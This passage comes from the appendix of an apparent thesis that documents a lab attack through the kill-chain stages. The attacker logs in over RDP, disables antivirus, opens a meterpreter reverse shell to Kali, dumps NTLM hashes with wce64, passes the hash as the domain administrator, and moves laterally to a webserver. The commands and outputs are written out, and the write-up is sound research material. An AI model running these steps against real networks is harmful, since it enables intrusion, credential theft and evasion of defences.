Finally the attacker removed evidence of the network share and rebooted the machine with the following commands:

net use h: /delete

shutdown /r

A script containing these commands is depicted in figure A.44 below.




Figure A.44: Weak Reverse Shell Commands

A.5.8 Privilege Escalation – Local User to Root

The user2admin.exe exploit executed on the victim machine with system level privileges upon system startup, creating a new user and granting them remote administrative rights to the machine. Figure 9.19 in the "weaponization" section of this thesis depicts the exploit source code and commands executed.

A.5.9 Delivery – Host Access

The attacker accessed the victim machine using the remote desktop protocol with the newly created account by launching the following command:

rdesktop 10.13.201.94 –u haxor –p password1

Figure 9.45 illustrates the results of executing this command against the victim machine.




Figure A.45: Attacker Launches Remote Desktop Session on Victim Workstation

A.5.10 Installation – Host Delivery – Staging Hacking Tools

The attacker began the process of transferring additional hacking tools to the victim machine by mounting the samba share located on the attacker machine. This action is depicted in figure A.46 below.




Figure A.46: Mounting Attacker's Samba Share to Stage Hacking Tools

The attacker disabled the anti-virus software installed on the victim machine prior to transferring hacking tools in an attempt to evade detection. Figure A.47 illustrates the process of disabling the McAfee anti-virus software. Figure A.48 depicts the process of disabling the Microsoft Security Essentials program.




Figure A.47: Disabling McAfee Anti-Virus Software




Figure A.48: Disabling Microsoft Security Essentials

The attacker launched the listener process for accepting meterpreter reverse shell commands on their Kali Linux machine prior to launching the meterpreter executable on the victim host as is depicted in figure A.49.




Figure A.49: Starting Meterpreter Reverse Shell Handler

The attacker then transferred the "reverse_met_tcp.exe" and "wce64.exe" to the attacker's desktop on the victim machine for use in the next evaluation phase. Figure A.50 depicts the process of transferring these files from the attacker's samba share to the victim machine.




Figure A.50: Transferring Hacking Tools via Samba Shares

A.5.11 Installation – Software Modification – Launching Meterpreter

After circumventing anti-virus protection mechanisms and uploading hacking tools, the attacker launched the “reverse_met_tcp.exe” payload, depicted in figure A.51, on the victim machine to establish a meterpreter reverse shell to their Kali Linux machine.




Figure A.51: Reverse Meterpreter Shell Process on Victim Desktop

Figure A.52 below depicts the resultant connection established on the attacker’s machine, granting access via the meterpreter shell.




Figure A.52: Meterpreter Shell on Kali Machine

A.5.12 Privilege Escalation- Privilege use: pass the hash

After the attacker attained access to the victim machine via a meterpreter shell they began the process of extracting account credentials stored as account name and password hash pairs. The attacker began this process by executing the "shell" command on the compromised host depicted in figure A.53 below.




Figure A.53: Accessing the Shell through Meterpreter

The attacker then executed the "wce64.exe" process stored on the victim machine to extract password hashes cached within the machine memory. This action is depicted in figure A.54 below.

```
C:\Users\haxor\Desktop>wce64.exe
wce64.exe
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

haxor:W7HOST:00000000000000000000000000000000:5835048CE94AD0564E29A924A03510EF
labadmin:LAB:00000000000000000000000000000000:005E24472B80B7A6932D9D9547FB1A3B
W7HOST$:LAB:00000000000000000000000000000000:322566AE63C419B2168363E55AB600A2
```

Figure A.54: Extracting Hashes with Wce64.exe

The attacker then used the "pth-winexe" command to authenticate to the victim machine as the domain administrator "labadmin" who's credentials were extracted via the "wce64.exe" command. This action is depicted in figure A.55 below.

```
root@kali:/tmp# pth-winexe -U lab\\labadmin% //10.13.201.94 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
lab\labadmin

C:\Windows\system32>
```

Figure A.55: Accessing the Compromised Workstation with Pass the Hash

A.5.13 Actions on the Objective – Data Manipulation - Create local share to stage files

The attacker successfully compromised the domain administrator credentials and assumed the administrator's identity on the compromised workstation. The attacker decided to create a network share on the compromised workstation to enable internal data transfer and consolidation prior to transferring data to the attacker machine. Figure A.56 illustrates the commands the attacker used to create and share a network folder.

```
C:\Windows\system32>cd\
cd\

C:\>mkdir share
mkdir share

C:\Windows\system32>net share share=c:\share /grant:everyone,full
net share share=c:\share /grant:everyone,full
share was shared successfully.

C:\Windows\system32>
```




Figure A.56: Creating a Network Share on Victim Machine for Staging Data

A.5.14 Lateral Movement – Internal Reconnaissance – Locate Critical Servers

The attacker leveraged the domain administrator's credentials to execute a series of reconnaissance tools in order to identify potential targets to exploit. The attacker chose the "nslookup.exe" command to issue DNS queries for internal domain services. The "nslookup" command returned the IP addresses for the webserver at IP address 10.13.201.61 in figure A.57 and the email server at IP address 10.13.201.60 in figure A.58 below.




Figure A.57: Identifying Webserver With Nslookup




Figure A.58: Identifying the Email Server with Nslookup


A.5.15 Lateral Movement – Lateral Movement- Migrate to Web Server

The attacker leveraged the "pth-winexe" command to access the webserver using the domain administrator's stolen credentials. Figure A.59 depicts the pass the hash technique used.

Figure A.59: Passing the Hash to the Webserver

A.5.16 Actions on the objective: Data Modification : Stage Webserver Database

Once authenticated to the webserver, the attacker began searching for critical processes on the web server. This was accomplished via the "net start" command depicted in figure A.60 below.



<snip>

